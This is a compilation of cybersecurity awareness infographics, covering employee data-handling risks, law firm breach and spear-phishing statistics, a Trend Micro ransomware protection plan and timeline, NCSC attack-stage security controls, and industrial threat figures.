- 29% - SYSTEM GLITCHES

56% of the time, employees carry sensitive business data on their laptops, smartphones, tablets, or other mobile devices.

EMPLOYEES DO NOT REPORT MOBILE DATA-BEARING DEVICE LOSSES.

Only **19%** of employees self-reported data breaches.

56% of organizations revealed that detection or discovery of data breaches is most often accidental.

10 RISKIEST EMPLOYEE PRACTICES

1. Accessing the Internet via unsecured wireless networks
2. Failing to delete unnecessary but confidential information from computers
3. Sharing passwords with others
4. Using the same user name and password for different websites and/or online accounts
5. Using generic USB drives that have not been properly encrypted to store confidential information
6. Leaving computers unattended when outside the workplace
7. Failing to notify organizations after losing USB drives that contain confidential data
8. Failing to use privacy screens when remotely working on confidential company documents
9. Carrying unnecessary sensitive information on laptops when traveling
10. Using personally owned mobile devices to access the organizational network

3 BUSINESS DATA PROTECTION MUST-HAVES

Data protection, to be effective, requires not only time and effort on the part of employees; companies need to do their share as well.

Data protection technologies

Only **43%** of organizations fully protect their sensitive or confidential business information with data protection technologies.

Security infrastructure

64% of organizations need to rearchitect their security infrastructure to protect against data stealers—hackers and malicious insiders.

62% of employees open attachments to or click links embedded in spam.

Security activities


67% of organizations believed their security activities aren't enough to stop APTs or hackers.

60% of organizations don't agree that their data security activities thoroughly protect information assets from negligent or malicious insiders.


TrendLabs

TREND MICRO

CYBERSECURITY AT LAW FIRMS
97% of law firms have been compromised
225
Average number of days before a law firm knows about being compromised
84% of law firms learn of their breach through third parties
WHY ARE LAW FIRMS TARGETED?
SENSITIVE & PROPRIETARY INFO
CONFIDENTIAL
M&A INFO
IP INFO
GONE PHISHING!
96%
Executives failed to tell the difference between a real email and a spear phishing email
70%
Likelihood of untrained person opening a Spear Phishing Email
Average cost of a spear phishing incident?
$1.6M
HOT HOT HOT INDUSTRY TERMS
TERMS
Spear Phishing - targeting individuals via email using personal information
Social Engineering - using the phone or in person conversation to persuade an admin to provide sensitive information of a third-party
CryptoLocker - ransomware targeting computers via infected email and locking the user out of their computer entirely



RANSOMWARE
RESCUE PLAN
What is ransomware?
Ransomware is the term for malware that prevent or limit users from accessing their files or even computers. They force victims to pay ransom, usually in the form of Bitcoins, before they can get access back, hence the name.
PAY $$$ TO UNLOCK
Ransomware started preying on individuals but have since then become a huge threat to even the largest organizations. We've seen individuals, small businesses, and government agencies give in to ransom demands just to get back access to their files/systems.
How big is the ransomware problem?
Trend Micro blocked 100M+ ransomware threats (September 2015–April 2016)
Threats that use the ransomware business model spotted: 50 new families (January–May 2016) > 49 families (2014–2015)
US$325M lost due to 1 ransomware family in 2015 —Cyber Threat Alliance (CTA)
PAYING is not a guarantee.
You can still lose your files even if you pay the ransom.
PROTECT systems and PREVENT infection instead.
SPAM + MALICIOUS FILE/LINK
EXPLOIT KIT
MALICIOUS/ COMPROMISED SITE + EXPLOIT KIT/ OTHER MALWARE
Infection/File encryption
Exploitation/ Infection File encryption
Email filter
Web server
Web filter
Endpoint
System lockdown
Propagation
Without ransomware protection
1 User opens a malicious spam attachment/clicks a malicious link or vulnerable Web server is exploited; system/server is locked (files are held hostage)
2 Infection spreads via network shares
3 User gets locked out of infected system
ENDPOINT PROTECTION
EMAIL PROTECTION
NETWORK PROTECTION
VULNERABILITY PROTECTION
WEB PROTECTION
With ransomware protection



Enterprises
Multilayered defense is key when dealing with ransomware.
A Email and Web protection: Prevent ransomware from entering your network by blocking spam and access to malicious links.
B Server protection: Protect servers from exploitable vulnerabilities.
C Network protection: Shield your network by preventing ransomware from spreading from server or endpoint to endpoint.
D Endpoint protection: Protect endpoints by preventing ransomware from running.
Small businesses
Two-layer ransomware protection works for small businesses.
E Email protection: Stop ransomware-laden spam from even getting to inboxes.
F Endpoint protection: Protect endpoints by blocking access to malicious/compromised sites and preventing ransomware from running.
Consumers
All it takes is one step to protect against ransomware.
G Block ransomware with a security solution that stops spam, prevents access to malicious links, and terminates infection.
Best practices
Avoid opening unverified emails or clicking links embedded in them.
Back up important files using the 3-2-1 rule—create 3 backup copies on 2 different media with 1 backup in a separate location.
Regularly update software to protect against the latest vulnerabilities.
Ransomware: Bigger, bolder over time
Over the years, ransomware have evolved in terms of arrival, lure, encryption, and preferred payment method, making them one of the biggest security threats to date. Cybercriminals realized how profitable the ransomware business model is. That's why we're seeing an average of 10 new ransomware families per month.
(Note that the list of ransomware in the timeline below is not exhaustive. And the dates refer to when the ransomware first showed the characteristics in the timeline.)
INFECTION VECTORS
Spam + JavaScript downloader — CryptoWall (CRYPWALL) May 2015
Malicious/Compromised sites + Nuclear Exploit Kit — TeslaCrypt (CRYPTESLA) December 2015
JexBoss vulnerability exploit — Samsam (CRYPSAM) March 2016
SOCIAL ENGINEERING LURES
Federal law violation warning — Police Ransomware (REVETON) February 2012
Facebook/Chrome suspension warning — CTB Locker (CRYPCTB) July 2014
Fake IRS notifications + typical office documents — CryptoWall (CRYPWALL) May 2015
AFFECTED DEVICES/ PLATFORMS
Windows — GPcode (PGPCODER) May 2005
Android — PornDroid (ANDROIDOS_LOCKER) May 2014
Web servers — CTB Locker (CRYPCTB) July 2014
Linux — SynoLocker (SYNOLOCK) August 2015
OS X — KeRanger (KERANGER) March 2016
ENCRYPTION TECHNOLOGIES
660-bit > 1024-bit algorithm — GPcode (PGPCODER) May 2005
AES + RSA-426/1024 — BitCrypt (CRIBIT) March 2014
GnuPG — VaultCrypt (CRYPVAULT) April 2015
2005 2006 2007 2008 2009 2010 2011 2012 2013 2014 2015 2016
SCARE TACTICS
Locks screens — Police Ransomware (REVETON) February 2012
Deletes backup files — VaultCrypt (CRYPVAULT) April 2015
Deletes an increasing number of files + increases ransom per hour of nonpayment — Jigsaw (JIGSAW) April 2016
PAYMENT MEANS
SMS/Call to a premium-rate mobile number — Generic ransomware (RANSOM) January 2008
MoneyPak/ Paysafe/Ukash — Police Ransomware (REVETON) February 2012
Bitcoins — CryptoWall (CRYPWALL) May 2015
Amazon gift cards — TrueCrypter (CRYPCORE) May 2016
Apple iTunes gift cards — Cyber.Police May 2016
FOR MORE INFORMATION ON RANSOMWARE:
http://cyberthreatalliance.org/pr/pr-102915.html
http://www.trendmicro.com/vinfo/us/security/definition/ransomware
FOR RANSOMWARE SOLUTIONS:
http://www.trendmicro.com/us/security-intelligence/enterprise-ransomware/index.html
http://www.trendmicro.com/us/security-intelligence/small-business-ransomware/index.html
http://www.trendmicro.com/us/home/consumer-ransomware/index.html
Created by TrendLabs,
The Global Technical Support and R&D Center of TREND MICRO
TREND MICRO

National Cyber Security Centre

What you can do to combat cyber attacks

Reducing The Impact

Most cyber attacks are composed of four stages: **Survey, Delivery, Breach and Affect.** The following **security controls,** applied at each stage of an attack, can reduce your organisation's exposure to a successful cyber attack.

Survey

User Education

Train all users to consider what they include in publicly available documents and web content. Users should also be aware of the risks from discussing work-related topics on social media, and the potential of being targeted by phishing attacks.

Who might be attacking you?

Cyber Criminals interested in making money through fraud or from the sale of valuable information.

Industrial competitors and foreign intelligence services interested in gaining an economic advantage for their companies or countries.

Hackers who find interfering with computer systems an enjoyable challenge.

Hacktivists who wish to attack companies for political or ideological motives.

Employees, or those who have legitimate access, either by accidental or deliberate misuse.

Delivery

Network Perimeter Defences

Can block insecure or unnecessary services, or only allow permitted websites to be accessed.

Malware Protection

Can block malicious emails and prevent malware being downloaded from websites.

Password Policy

Can prevent users from selecting easily guessed passwords and locks accounts after a low number of failed attempts.

Secure Configuration

Restrict system functionality to the minimum needed for business operation, systematically apply to every device that is used to conduct business.

£600K-£1.15m

Average cost of security breach

Breach

Patch Management

Apply patches at the earliest possibility to limit exposure to known software vulnerabilities.

Monitoring

Monitor and analyse all network activity to identify any malicious or unusual activity.

Malware Protection

Malware protection within the internet gateway can detect malicious code in an important item.

Secure Configuration

Remove unnecessary software and default user accounts. Ensure default passwords are changed, and that automatic features that could activate malware are turned off.

User Access

Well maintained user access controls can restrict the applications, privileges and data that users can access.

User Training

User training is extremely valuable in reducing the likelihood of successful social engineering attacks.

Device Controls

Devices within the internal gateway should be used to prevent unauthorised access to critical services or inherently insecure services that may still be required internally.

Affect


Controls For The Affect Stage

Once an attacker has achieved full access, it's much harder to detect their actions and eradicate their presence. This is where a more in-depth, holistic approach to cyber security can help.

10 Steps To Cyber Security outlines many of the features of a complete cyber risk management regime.


81%


of large companies reporting breach




For more information go to www.ncsc.gov.uk @ncsc


via @mikequindazzi



CYBER SECURITY
WHAT THE INDUSTRY THINKS
Only 7% feel they face a threat from nation-states or sponsored attackers, and only 34% feel the threat is 'advanced'.
55% believe the threat is purely accidental, and only 12% believe the threat is intentional.
68% of industrial customers feel they are well prepared for an attack.
38% believe they've never had an incident.
30% believe that USB drives are the largest threat vector
WHAT WE'VE SEEN
66% of industrial sectors face either a high or medium capability threat, typically associated with nation-states or sponsored attackers.
35% of incidents can be attributed to malware, while another 36% are unknown.
Only 38% of facilities are using network based threat detection or advanced monitoring.
Only 18% are using application whitelisting.
